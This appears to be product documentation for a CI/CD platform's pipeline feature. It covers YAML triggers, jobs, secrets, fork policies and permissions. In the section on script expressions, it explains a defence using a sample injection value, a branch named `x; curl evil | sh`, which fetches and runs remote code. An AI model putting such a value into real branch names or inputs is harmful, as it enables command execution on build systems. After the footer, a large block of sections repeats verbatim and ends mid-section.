> ## Documentation Index
> Fetch the complete documentation index at: https://docs.levelrail.com/llms.txt
> Use this file to discover all available pages before exploring further.
# Pipelines
> Define CI/CD pipelines as YAML with triggers, jobs, matrix builds, approvals, and deploys, and run them on your own nodes.
A pipeline is a YAML file that describes what should happen when code changes: run tests in a container, build an image, wait for a person to approve, then deploy. Pipelines sit on top of the build and deploy features that already exist. They call those primitives; they never touch the reconciler, and no AI is involved in running one.
Each pipeline belongs to one app. Open **Pipelines** in an app's sidebar, use the CLI (`levelrail-cli pipelines ...`), or the API under `/api/v1/apps/{name}/pipelines`.
```mermaid theme={"dark"}
flowchart LR
P["Push to main"] --> T["test stage
go test ./..."]
T -->|success| B["build stage
builds image, records output"]
B --> A{"approval gate
(deploy ability)"}
A -->|approved| D["deploy stage
blue-green, waits for ready"]
A -->|rejected| Cancel["run cancelled"]
D --> N["notify
deploy notification targets"]
```
## A first pipeline
```yaml theme={"dark"}
version: 1
name: release
on:
push:
branches: [main]
manual: {}
stages: [test, build, deploy]
jobs:
test:
stage: test
image: golang:1.23
steps:
- run: go test ./...
build:
stage: build
steps:
- uses: build
id: image
ship:
stage: deploy
steps:
- uses: approval
with:
message: Deploy to production?
approvers: deploy
- uses: deploy
with:
strategy: blue-green
- uses: notify
with:
message: release shipped
```
What happens on a push to `main`:
1. `test` runs `go test ./...` in a `golang:1.23` container with your repository checked out at `/workspace`.
2. `build` starts once `test` succeeded (stages run in order). It builds the app's image from the same commit and records it as the job output `image`.
3. `ship` pauses at the approval gate. Anyone holding the `deploy` ability can approve or reject it from the run page, the CLI, or the API.
4. After approval, `deploy` points the app at the image `build` produced and waits until the app reports ready. `notify` then sends the message to the app's deploy notification targets.
## Where to find it
 Open **Pipelines** in the main sidebar (or press the [command palette](/command-palette) and type "Pipelines") to see recent runs across every app you can read. The screenshot shows the first-run view, before any pipeline has run. The page shows how many runs are active, how many failed in the last 24 hours, how many wait for approval, and the 24 hour success rate. A "Needs attention" strip lists failed runs and runs waiting on an approval or a fork hold, with **Approve** and **Reject** buttons when you hold the required ability. The table below filters by status, app, pipeline name, and trigger, loads more on demand, and refreshes on its own while a run is active. Click a row to open the run. With no runs yet, the page shows a sample pipeline and a **Create a pipeline** button that asks for an app and opens its Pipelines tab.
The same view is available from the CLI and API:
```
levelrail-cli pipelines runs --all --status failed --app web --limit 20
levelrail-cli pipelines runs --all --json
```
`GET /api/v1/pipeline-runs` takes `status` (`running`, `failed`, `succeeded`, `cancelled`, `waiting_approval`, `held`), `app`, `pipeline`, `trigger`, `limit`, and a `cursor` from the previous page's `next_cursor`. `GET /api/v1/pipelines/summary` returns the counts. Both only include apps the caller may read.
## Where pipeline files live
You can edit a pipeline in the dashboard, or keep it in your repository. A repository copy is synced automatically (see [Repository sync](#repository-sync)) and can also be loaded by hand with the CLI:
```
levelrail-cli pipelines validate .pipelines/release.yaml
levelrail-cli pipelines save my-app .pipelines/release.yaml
levelrail-cli pipelines save my-app . # every file in the repo's pipeline directory
```
A repository's pipeline directory is found by trying `.pipelines/`, then `.ci/pipelines/`, then a directory named after the platform's brand (the CLI asks the control plane for it). `validate` runs locally with no API call, so it works in CI and pre-commit hooks. `save` copies the file into the control plane.
The JSON Schema behind validation is served at `GET /api/v1/pipelines/schema`, and the dashboard editor shows problems by line.
## Repository sync
When the app has a git repository connected, its pipeline directory is the source for its pipeline definitions. On every push to the app's tracked branch the control plane reads the directory at that commit (a shallow, in-memory clone with the app's deploy token) and saves each `*.yaml` and `*.yml` file. A pipeline is named by its `name:` field, or by the file name without its extension. The push's own pipelines start after the sync finishes, so a run uses the pipeline files of the commit that triggered it. A push to any other branch, and a tag push, does not sync.
```
levelrail-cli pipelines sync my-app
levelrail-cli pipelines sync my-app --repo-truth=true
```
The Pipelines page shows a **synced from ``** badge, a **Sync now** button, and a per-app **Repository is source of truth** switch. Each pipeline synced from the repository carries a `repo ` badge.
Editing a synced pipeline in the dashboard is allowed, and it is never lost silently:
| Situation | Result |
| - | - |
| The definition was not edited since the last sync | The sync updates it to the repository's version |
| It was edited (or was created in the dashboard with the same name) and the repository differs | It is kept, marked **edited since sync**, and reported as `diverged` |
| The switch **Repository is source of truth** is on | The repository's version overwrites the edit |
A file that fails validation, is larger than 256 KiB, repeats another file's name, or has deploy, promote, rollback, or notify steps that act on a different app is reported as `invalid` or `refused` and not saved: steps that act on other apps can only be saved through the API by a caller with the `root` ability, and a push must not be able to grant that. At most 64 files are read. A definition whose file is deleted from the repository is left in place; delete it in the dashboard.
## Triggers
```yaml theme={"dark"}
on:
push:
branches: [main, "release/*"]
pull_request:
branches: [main]
tag:
patterns: ["v*"]
schedule: ["0 3 * * *"]
manual:
inputs:
env: { default: staging, options: [staging, production] }
api: true
```
| Trigger | Starts a run when |
| - | - |
| `push` | a push reaches a matching branch (through the app's git webhook) |
| `pull_request` | a pull request is opened or updated against a matching branch |
| `tag` | a tag matching a pattern is pushed |
| `merge_group` | GitHub's merge queue asks for checks on a queued group |
| `schedule` | a five-field cron expression comes due (missed runs are not replayed) |
| `manual` | someone starts it from the dashboard or CLI, with the declared inputs |
| `api` | an API token starts it |
A trigger key with no value (`push:`) means "on, any branch". A file with no `on` block is manual and API only. Branch and tag filters accept `*` (within one path segment) and `**`. A `pull_request` trigger's `branches` filter matches the pull request's target branch.
### Path filters
`push` and `pull_request` triggers can limit runs by the files a change touched:
```yaml theme={"dark"}
on:
push:
branches: [main]
paths: ["src/**", "go.mod"]
paths_ignore: ["**/*_test.go"]
pull_request:
types: [opened, synchronize]
paths_ignore: ["docs/**", "**/*.md"]
```
A run starts when at least one changed file matches `paths` (or `paths` is empty) and is not matched by `paths_ignore`. A change that fails the filter starts no run and is recorded in **Recent triggers** as `skipped: no changed path matched paths` or `skipped: every changed path matched paths_ignore`. Globs support `*` and `?` within one path segment, `**` as a whole segment, `[abc]` classes, and `{a,b}` alternatives. Dotfiles match like any other file, and Windows separators are treated as `/`.
The changed files come from the webhook payload when it lists them (GitHub, GitLab, and Gitea push events do, up to 20 commits). Otherwise the control plane asks the git provider (compare, pull request files, or diffstat on Bitbucket) using the connected provider credentials. If the file list cannot be read (no credentials, a rate limit, a new branch with no base commit), the run starts anyway. A filter never blocks a run because of a lookup failure.
`types` on `pull_request` limits which actions start a run: `opened` (a new pull request), `reopened`, and `synchronize` (new commits). Empty means all three. Bitbucket does not report reopens separately. `merge_group` takes `branches` only, no path filters. A change list longer than the provider's paging limit is treated as unknown and the run starts.
### Merge queues
```yaml theme={"dark"}
on:
merge_group:
branches: [main]
```
GitHub's merge queue sends a `merge_group` webhook when it wants checks on a queued group. A `merge_group` trigger starts a run on the group's head commit, so the required status appears on the queue's temporary branch. Subscribe the repository webhook to the "Merge groups" event. `branches` matches the branch the group merges into.
### Reporting status to the git provider
A run posts its state to the provider that hosts the app's repository as a commit status named after the brand short name and the pipeline (`/pipeline/`): `pending` when it starts, then `success`, `failure`, or `error` (cancelled). The status links to the run page when a dashboard URL is set under Settings. Providers: GitHub commit statuses, GitLab commit statuses, Gitea statuses, and Bitbucket build statuses.
Reporting is on by default when the app has a connected git source and provider credentials. Turn it off per pipeline with `report_status: false`, per app with `levelrail-cli apps git-source settings my-app --report-status=false` (or the app's Source page), or for the whole server with `APP_GIT_STATUS_ENABLED=false`. A failed post (a rate limit, a revoked token) never fails or delays the run: the run records a warning and the runs list shows it in the **Forge status** column. Runs list the last status they posted as a link to the commit.
```yaml theme={"dark"}
report_status: true
```
`levelrail-cli pipelines save my-app ci.yaml --paths "src/**" --paths-ignore "**/*.md" --report-status=false` applies the same fields to the file before saving. The pipeline editor has the fields too.
### Pull requests from forks
A pull request from another repository carries code you have not reviewed, and a pipeline can read the app's secrets. Each `pull_request` trigger therefore sets a fork policy:
```yaml theme={"dark"}
on:
pull_request:
branches: [main]
forks: approve
```
| `forks` | What happens to a pull request from a fork |
| - | - |
| `block` (default) | No run is created. The decision is recorded in the trigger log. |
| `approve` | A run is created held for approval. No job starts, no container is created, and no secret is read until someone with the `deploy` ability approves it on the run page or with `levelrail-cli pipelines approve`. A rejected run is cancelled. |
| `allow` | The run starts as for any other pull request. |
A pull request whose head repository cannot be determined from the webhook payload (for example a deleted fork) is treated as a fork. Held runs never delay other runs in the same concurrency group. GitHub, GitLab, Gitea, and Bitbucket are all checked.
### Why a push did not start a run
The Pipelines page lists **Recent triggers**: for each recent push, tag, or pull request, whether a run started, was held, or was skipped, and why (a branch filter that did not match, a fork blocked by policy, an invalid definition, or no pipeline listening for that event). `levelrail-cli pipelines triggers my-app` prints the same list, and the API serves it at `GET /api/v1/apps/{name}/pipeline-triggers`. The newest 200 decisions per app are kept.
## Jobs and steps
A job runs in one container, on one node, with a workspace volume mounted at `/workspace`. Steps run in order inside that container.
```yaml theme={"dark"}
jobs:
test:
image: node:22
node: build-1 # optional, default is the local node
env: { CI: "true" }
resources: { memory: 2Gi, cpu: 2 }
timeout: 20m
retries: 1 # re-run the whole job once if it fails
cache:
- { key: npm, path: /root/.npm }
steps:
- run: npm ci
- run: npm test
env: { NODE_ENV: test }
timeout: 10m
retries: 2
continue_on_error: true
```
Steps that run in the container: `run` (a shell script), `test` (`with.command`), `artifact-upload`, and `artifact-download`. Steps that act through the control plane, with no container: `build`, `deploy`, `promote`, `rollback`, `notify`, and `approval`. A job made only of those steps starts no container and needs no `image`.
| Step | `with` keys | Effect |
| - | - | - |
| `build` | `type` (`dockerfile` or `railpack`), `context`, `dockerfile`, `image`, `tag` | Builds an image from the run's commit with the same builder deploys use. Sets the output `image`. It does not deploy. |
| `deploy` | `service`, `image`, `strategy`, `wait` | Points a service at an image and waits for it to become ready. `image` defaults to the `image` output of a needed job. `strategy` is `rolling`, `recreate`, or `blue-green`. |
| `promote` | `from`, `to` | Deploys the image currently running in `from` to `to`. |
| `rollback` | `service` | Redeploys the previous known-good image. |
| `notify` | `message`, `app`, `on` (`always`, `success`, `failure`) | Sends a message to the app's deploy notification targets. |
| `approval` | `message`, `approvers` (`deploy`, `write`, `root`), `timeout` | Pauses the job until someone with that ability decides. |
| `artifact-upload` | `name`, `path` | Copies files from the workspace into a run-wide artifact. |
| `artifact-download` | `name`, `path` | Copies an artifact into the workspace. |
Approval steps must come before any step that uses the container, because the container is not started while a job waits. `service`, `from`, `to`, and `app` must be literal names. Steps that target a different app than the pipeline's own can only be saved by a caller with the `root` ability.
Every step accepts `if`, `timeout`, `retries`, `continue_on_error`, `env`, and `secrets`. A step after a failed one is skipped unless its `if` says otherwise (`if: failure()` or `if: always()`).
### Reusable steps
```yaml theme={"dark"}
templates:
go-test:
params: [pkg]
steps:
- run: go test ${{ inputs.pkg }}
jobs:
test:
image: golang:1.23
steps:
- uses: template/go-test
with: { pkg: ./... }
```
Templates are expanded when the file is parsed. A template cannot use another template.
### Expressions in scripts
In a `run` (or `test` `command`) script, `${{ branch }}`, `${{ ref }}`, `${{ tag }}`, `${{ actor }}`, `${{ inputs.* }}` and `${{ needs.*.outputs.* }}` are not pasted into the script text, because a branch name or PR author is attacker-controlled. Each is passed to the shell as an environment variable and the script sees a `${PIPELINE_EXPR_*}` reference instead, so a branch named `x; curl evil | sh` is only ever data. `${{ matrix.* }}`, `${{ env.* }}`, `${{ secrets.* }}`, `${{ sha }}`, `${{ app }}`, `${{ job }}`, `${{ run.* }}` and `${{ pipeline }}` come from the pipeline file or validated identifiers and are still substituted directly. Inside single quotes the reference is not expanded, so write `"${{ branch }}"` rather than `'${{ branch }}'`, and quote it when it may contain spaces.
### Artifacts and caches
Artifacts are stored in a per-run volume and are shared between jobs that run on the same node. A `cache` entry mounts a named volume that survives between runs of the same app, keyed by `key`.
## Dependencies, stages, and matrix
`needs` builds a directed graph of jobs. `stages` is shorthand: a job in a later stage waits for every job in the earlier ones.
```yaml theme={"dark"}
jobs:
test:
image: golang:1.23
matrix:
go: ["1.22", "1.23"]
os: [alpine, bookworm]
exclude:
- { go: "1.22", os: bookworm }
steps:
- run: echo testing on go ${{ matrix.go }} / ${{ matrix.os }}
publish:
needs: [test]
steps:
- uses: build
```
A matrix job becomes one job per combination (named like `test[go=1.23,os=alpine]`), up to 256. `needs: [test]` waits for all of them. Dependency cycles are rejected when the file is validated.
## Conditions and expressions
`if` accepts `==`, `!=`, `&&`, `||`, `!`, parentheses, string literals in single quotes, and the functions `success()`, `failure()`, `cancelled()`, `always()`, `contains()`, `startsWith()`, and `endsWith()`. The same values are available inside `${{ }}` anywhere in a step's `run`, `env`, or `with`.
| Value | Meaning |
| - | - |
| `app`, `trigger`, `actor`, `ref`, `branch`, `tag`, `sha` | Run metadata |
| `run.number`, `run.id`, `job` | The run and the current job |
| `inputs.` | Manual inputs |
| `matrix.` | The current matrix combination |
| `env.` | Pipeline and job `env` values |
| `needs..result` | `success`, `failure`, `skipped`, or `cancelled` |
| `needs..outputs.` | Outputs of a needed job |
| `secrets.` | An app secret (see below) |
A step can publish an output by printing a line of the form `::set-output name=key::value`.
```yaml theme={"dark"}
- uses: deploy
if: branch == 'main' && needs.test.result == 'success'
```
## Secrets
Secrets come from the app's existing secrets (`PUT /api/v1/apps/{name}/secrets/{key}`, or **Environment** in the dashboard). Use `${{ secrets.NAME }}` in a step, or list names under a step's `secrets:` to export them as environment variables. Values are sent to the container through standard input, not command arguments, and are masked (`***`) in stored logs. A missing secret fails the step before it runs.
Pipeline steps can read every secret of their own app, so treat write access to a pipeline as write access to those secrets.
### Cloud credentials via OIDC
A job can opt into a short-lived, signed OIDC token instead of a long-lived cloud credential stored as a secret:
```yaml theme={"dark"}
jobs:
deploy:
image: amazon/aws-cli
oidc:
audience: sts.amazonaws.com
steps:
- run: aws sts assume-role-with-web-identity --role-arn $AWS_ROLE_ARN --web-identity-token "$PIPELINE_OIDC_TOKEN" --role-session-name pipeline
```
The token arrives as the `PIPELINE_OIDC_TOKEN` env var (masked in logs, same as a secret), valid for 10 minutes. See [Pipelines: OIDC federation](/pipelines-oidc) for the full claim shape and how to wire it to AWS IAM, GCP workload identity federation, or Vault.
## Concurrency, timeouts, and retries
```yaml theme={"dark"}
concurrency:
group: deploy-${{ branch }}
cancel_in_progress: true
timeout: 2h
```
Runs that share a group run one at a time, oldest first. With `cancel_in_progress`, a newer run cancels older active runs in its group instead of waiting behind them. `timeout` on the pipeline, a job, or a step bounds each. Retries re-run only what failed: a step retry re-runs that step, a job retry re-runs the job's steps from the start.
## Running and watching
```
levelrail-cli pipelines run my-app release --ref refs/heads/main --input env=staging --follow
levelrail-cli pipelines runs my-app
levelrail-cli pipelines runs my-app
levelrail-cli pipelines logs my-app --job "test[go=1.23]" --follow
levelrail-cli pipelines approve my-app --comment "ship it"
levelrail-cli pipelines cancel my-app
```
The run page in the dashboard draws the jobs as a dependency graph: columns by depth, a curved edge from each job to the jobs that need it, one node per matrix job with a row per combination, and a status icon and duration on every job. Click a job, or move between jobs with the arrow keys and press Enter, to see its steps and output. Status animation stops when the system asks for reduced motion.
Below the graph, every step shows its status and duration. Click a step to narrow the log to that step (click it again for the whole job). The log has a text filter, a stderr toggle, and a level filter. The link button on a step copies a URL that opens the run on that job and step (`?job=...&step=...`). The page streams a running job's output live and offers **Approve**, **Reject**, **Cancel**, and **Re-run**. Log lines are capped per job, and old runs are pruned to the newest 100 per pipeline.
The MCP server exposes `list_pipeline_runs`, `list_all_pipeline_runs` (runs across every app), and `explain_pipeline_run`. All are read-only: the second reports the failed job and step, its exit code, the tail of its output, and any approval it is waiting on.
## Permissions
| Action | Ability |
| - | - |
| Read pipelines, runs, and logs | `read` |
| Create, edit, delete a pipeline | `write` |
| Start, cancel, or re-run a run | `deploy` |
| Decide an approval gate | `deploy`, plus the gate's own `approvers` ability |
| Release or reject a run held for approval | `deploy` |
| Sync pipeline files, or change the source-of-truth setting | `write` |
## How runs are executed
The engine stores every run, job, and step in the database with a status and a reason, and re-derives what to do from that state on each pass. If the control plane restarts, jobs recorded as running are picked up again: leftover containers are removed, finished steps are skipped, and the interrupted step runs again. Write steps so that running them twice is safe.
Environment variables tune the engine: `APP_PIPELINE_MAX_PARALLEL_JOBS` (default 4), `APP_PIPELINE_MAX_LOG_LINES` (50000 per job), `APP_PIPELINE_STEP_TIMEOUT` (30m), `APP_PIPELINE_JOB_TIMEOUT` (1h), `APP_PIPELINE_APPROVAL_TIMEOUT` (72h), `APP_PIPELINE_KEEP_RUNS` (100), `APP_PIPELINE_GIT_IMAGE` (the image used for checkout, default `alpine/git`), and `APP_PIPELINE_TICK_INTERVAL`.
## Current limits
* There is no pipeline-level `finally` block yet. For cleanup after a failure, end the job with a step that has `if: always()`.
* Checkout and `build` need a git source connected to the app. Without one, container jobs run with an empty workspace.
* The `build` step clones the repository itself instead of reading the job workspace, so files created by earlier steps are not part of the build context.
* Artifacts are per node. Jobs that exchange artifacts must run on the same node.
* Workspace and artifact volumes are removed automatically on the local node; on remote nodes they are left for the volume cleanup.
* `deploy`, `promote`, and `rollback` refuse services in a protected environment.
* Re-running only the failed jobs of a run is not available. **Re-run** starts a new run from the beginning: approval decisions and artifacts are per run, so resuming inside a finished run would reuse stale approvals and lose its artifacts.
* Sync reads the tracked branch only, and only over HTTPS (with the deploy token when one is set).
## Next steps
Short-lived cloud credentials for jobs, no stored keys.
Connect the repository that triggers and feeds pipelines.
Manage pipelines as `Pipeline` documents alongside apps.
Deploy from an external CI instead.
This documentation is built and hosted on [Mintlify](https://mintlify.com), a developer documentation platform.
Open **Pipelines** in the main sidebar (or press the [command palette](/command-palette) and type "Pipelines") to see recent runs across every app you can read. The screenshot shows the first-run view, before any pipeline has run. The page shows how many runs are active, how many failed in the last 24 hours, how many wait for approval, and the 24 hour success rate. A "Needs attention" strip lists failed runs and runs waiting on an approval or a fork hold, with **Approve** and **Reject** buttons when you hold the required ability. The table below filters by status, app, pipeline name, and trigger, loads more on demand, and refreshes on its own while a run is active. Click a row to open the run. With no runs yet, the page shows a sample pipeline and a **Create a pipeline** button that asks for an app and opens its Pipelines tab.
The same view is available from the CLI and API:
```
levelrail-cli pipelines runs --all --status failed --app web --limit 20
levelrail-cli pipelines runs --all --json
```
`GET /api/v1/pipeline-runs` takes `status` (`running`, `failed`, `succeeded`, `cancelled`, `waiting_approval`, `held`), `app`, `pipeline`, `trigger`, `limit`, and a `cursor` from the previous page's `next_cursor`. `GET /api/v1/pipelines/summary` returns the counts. Both only include apps the caller may read.
## Where pipeline files live
You can edit a pipeline in the dashboard, or keep it in your repository. A repository copy is synced automatically (see [Repository sync](#repository-sync)) and can also be loaded by hand with the CLI:
```
levelrail-cli pipelines validate .pipelines/release.yaml
levelrail-cli pipelines save my-app .pipelines/release.yaml
levelrail-cli pipelines save my-app . # every file in the repo's pipeline directory
```
A repository's pipeline directory is found by trying `.pipelines/`, then `.ci/pipelines/`, then a directory named after the platform's brand (the CLI asks the control plane for it). `validate` runs locally with no API call, so it works in CI and pre-commit hooks. `save` copies the file into the control plane.
The JSON Schema behind validation is served at `GET /api/v1/pipelines/schema`, and the dashboard editor shows problems by line.
## Repository sync
When the app has a git repository connected, its pipeline directory is the source for its pipeline definitions. On every push to the app's tracked branch the control plane reads the directory at that commit (a shallow, in-memory clone with the app's deploy token) and saves each `*.yaml` and `*.yml` file. A pipeline is named by its `name:` field, or by the file name without its extension. The push's own pipelines start after the sync finishes, so a run uses the pipeline files of the commit that triggered it. A push to any other branch, and a tag push, does not sync.
```
levelrail-cli pipelines sync my-app
levelrail-cli pipelines sync my-app --repo-truth=true
```
The Pipelines page shows a **synced from ``** badge, a **Sync now** button, and a per-app **Repository is source of truth** switch. Each pipeline synced from the repository carries a `repo ` badge.
Editing a synced pipeline in the dashboard is allowed, and it is never lost silently:
| Situation | Result |
| - | - |
| The definition was not edited since the last sync | The sync updates it to the repository's version |
| It was edited (or was created in the dashboard with the same name) and the repository differs | It is kept, marked **edited since sync**, and reported as `diverged` |
| The switch **Repository is source of truth** is on | The repository's version overwrites the edit |
A file that fails validation, is larger than 256 KiB, repeats another file's name, or has deploy, promote, rollback, or notify steps that act on a different app is reported as `invalid` or `refused` and not saved: steps that act on other apps can only be saved through the API by a caller with the `root` ability, and a push must not be able to grant that. At most 64 files are read. A definition whose file is deleted from the repository is left in place; delete it in the dashboard.
## Triggers
```yaml theme={"dark"}
on:
push:
branches: [main, "release/*"]
pull_request:
branches: [main]
tag:
patterns: ["v*"]
schedule: ["0 3 * * *"]
manual:
inputs:
env: { default: staging, options: [staging, production] }
api: true
```
| Trigger | Starts a run when |
| - | - |
| `push` | a push reaches a matching branch (through the app's git webhook) |
| `pull_request` | a pull request is opened or updated against a matching branch |
| `tag` | a tag matching a pattern is pushed |
| `merge_group` | GitHub's merge queue asks for checks on a queued group |
| `schedule` | a five-field cron expression comes due (missed runs are not replayed) |
| `manual` | someone starts it from the dashboard or CLI, with the declared inputs |
| `api` | an API token starts it |
A trigger key with no value (`push:`) means "on, any branch". A file with no `on` block is manual and API only. Branch and tag filters accept `*` (within one path segment) and `**`. A `pull_request` trigger's `branches` filter matches the pull request's target branch.
### Path filters
`push` and `pull_request` triggers can limit runs by the files a change touched:
```yaml theme={"dark"}
on:
push:
branches: [main]
paths: ["src/**", "go.mod"]
paths_ignore: ["**/*_test.go"]
pull_request:
types: [opened, synchronize]
paths_ignore: ["docs/**", "**/*.md"]
```
A run starts when at least one changed file matches `paths` (or `paths` is empty) and is not matched by `paths_ignore`. A change that fails the filter starts no run and is recorded in **Recent triggers** as `skipped: no changed path matched paths` or `skipped: every changed path matched paths_ignore`. Globs support `*` and `?` within one path segment, `**` as a whole segment, `[abc]` classes, and `{a,b}` alternatives. Dotfiles match like any other file, and Windows separators are treated as `/`.
The changed files come from the webhook payload when it lists them (GitHub, GitLab, and Gitea push events do, up to 20 commits). Otherwise the control plane asks the git provider (compare, pull request files, or diffstat on Bitbucket) using the connected provider credentials. If the file list cannot be read (no credentials, a rate limit, a new branch with no base commit), the run starts anyway. A filter never blocks a run because of a lookup failure.
`types` on `pull_request` limits which actions start a run: `opened` (a new pull request), `reopened`, and `synchronize` (new commits). Empty means all three. Bitbucket does not report reopens separately. `merge_group` takes `branches` only, no path filters. A change list longer than the provider's paging limit is treated as unknown and the run starts.
### Merge queues
```yaml theme={"dark"}
on:
merge_group:
branches: [main]
```
GitHub's merge queue sends a `merge_group` webhook when it wants checks on a queued group. A `merge_group` trigger starts a run on the group's head commit, so the required status appears on the queue's temporary branch. Subscribe the repository webhook to the "Merge groups" event. `branches` matches the branch the group merges into.
### Reporting status to the git provider
A run posts its state to the provider that hosts the app's repository as a commit status named after the brand short name and the pipeline (`/pipeline/`): `pending` when it starts, then `success`, `failure`, or `error` (cancelled). The status links to the run page when a dashboard URL is set under Settings. Providers: GitHub commit statuses, GitLab commit statuses, Gitea statuses, and Bitbucket build statuses.
Reporting is on by default when the app has a connected git source and provider credentials. Turn it off per pipeline with `report_status: false`, per app with `levelrail-cli apps git-source settings my-app --report-status=false` (or the app's Source page), or for the whole server with `APP_GIT_STATUS_ENABLED=false`. A failed post (a rate limit, a revoked token) never fails or delays the run: the run records a warning and the runs list shows it in the **Forge status** column. Runs list the last status they posted as a link to the commit.
```yaml theme={"dark"}
report_status: true
```
`levelrail-cli pipelines save my-app ci.yaml --paths "src/**" --paths-ignore "**/*.md" --report-status=false` applies the same fields to the file before saving. The pipeline editor has the fields too.
### Pull requests from forks
A pull request from another repository carries code you have not reviewed, and a pipeline can read the app's secrets. Each `pull_request` trigger therefore sets a fork policy:
```yaml theme={"dark"}
on:
pull_request:
branches: [main]
forks: approve
```
| `forks` | What happens to a pull request from a fork |
| - | - |
| `block` (default) | No run is created. The decision is recorded in the trigger log. |
| `approve` | A run is created held for approval. No job starts, no container is created, and no secret is read until someone with the `deploy` ability approves it on the run page or with `levelrail-cli pipelines approve`. A rejected run is cancelled. |
| `allow` | The run starts as for any other pull request. |
A pull request whose head repository cannot be determined from the webhook payload (for example a deleted fork) is treated as a fork. Held runs never delay other runs in the same concurrency group. GitHub, GitLab, Gitea, and Bitbucket are all checked.
### Why a push did not start a run
The Pipelines page lists **Recent triggers**: for each recent push, tag, or pull request, whether a run started, was held, or was skipped, and why (a branch filter that did not match, a fork blocked by policy, an invalid definition, or no pipeline listening for that event). `levelrail-cli pipelines triggers my-app` prints the same list, and the API serves it at `GET /api/v1/apps/{name}/pipeline-triggers`. The newest 200 decisions per app are kept.
## Jobs and steps
A job runs in one container, on one node, with a workspace volume mounted at `/workspace`. Steps run in order inside that container.
```yaml theme={"dark"}
jobs:
test:
image: node:22
node: build-1 # optional, default is the local node
env: { CI: "true" }
resources: { memory: 2Gi, cpu: 2 }
timeout: 20m
retries: 1 # re-run the whole job once if it fails
cache:
- { key: npm, path: /root/.npm }
steps:
- run: npm ci
- run: npm test
env: { NODE_ENV: test }
timeout: 10m
retries: 2
continue_on_error: true
```
Steps that run in the container: `run` (a shell script), `test` (`with.command`), `artifact-upload`, and `artifact-download`. Steps that act through the control plane, with no container: `build`, `deploy`, `promote`, `rollback`, `notify`, and `approval`. A job made only of those steps starts no container and needs no `image`.
| Step | `with` keys | Effect |
| - | - | - |
| `build` | `type` (`dockerfile` or `railpack`), `context`, `dockerfile`, `image`, `tag` | Builds an image from the run's commit with the same builder deploys use. Sets the output `image`. It does not deploy. |
| `deploy` | `service`, `image`, `strategy`, `wait` | Points a service at an image and waits for it to become ready. `image` defaults to the `image` output of a needed job. `strategy` is `rolling`, `recreate`, or `blue-green`. |
| `promote` | `from`, `to` | Deploys the image currently running in `from` to `to`. |
| `rollback` | `service` | Redeploys the previous known-good image. |
| `notify` | `message`, `app`, `on` (`always`, `success`, `failure`) | Sends a message to the app's deploy notification targets. |
| `approval` | `message`, `approvers` (`deploy`, `write`, `root`), `timeout` | Pauses the job until someone with that ability decides. |
| `artifact-upload` | `name`, `path` | Copies files from the workspace into a run-wide artifact. |
| `artifact-download` | `name`, `path` | Copies an artifact into the workspace. |
Approval steps must come before any step that uses the container, because the container is not started while a job waits. `service`, `from`, `to`, and `app` must be literal names. Steps that target a different app than the pipeline's own can only be saved by a caller with the `root` ability.
Every step accepts `if`, `timeout`, `retries`, `continue_on_error`, `env`, and `secrets`. A step after a failed one is skipped unless its `if` says otherwise (`if: failure()` or `if: always()`).
### Reusable steps
```yaml theme={"dark"}
templates:
go-test:
params: [pkg]
steps:
- run: go test ${{ inputs.pkg }}
jobs:
test:
image: golang:1.23
steps:
- uses: template/go-test
with: { pkg: ./... }
```
Templates are expanded when the file is parsed. A template cannot use another template.
### Expressions in scripts
In a `run` (or `test` `command`) script, `${{ branch }}`, `${{ ref }}`, `${{ tag }}`, `${{ actor }}`, `${{ inputs.* }}` and `${{ needs.*.outputs.* }}` are not pasted into the script text, because a branch name or PR author is attacker-controlled. Each is passed to the shell as an environment variable and the script sees a `${PIPELINE_EXPR_*}` reference instead, so a branch named `x; curl evil | sh` is only ever data. `${{ matrix.* }}`, `${{ env.* }}`, `${{ secrets.* }}`, `${{ sha }}`, `${{ app }}`, `${{ job }}`, `${{ run.* }}` and `${{ pipeline }}` come from the pipeline file or validated identifiers and are still substituted directly. Inside single quotes the reference is not expanded, so write `"${{ branch }}"` rather than `'${{ branch }}'`, and quote it when it may contain spaces.
### Artifacts and caches
Artifacts are stored in a per-run volume and are shared between jobs that run on the same node. A `cache` entry mounts a named volume that survives between runs of the same app, keyed by `key`.
## Dependencies, stages, and matrix
`needs` builds a directed graph of jobs. `stages` is shorthand: a job in a later stage waits for every job in the earlier ones.
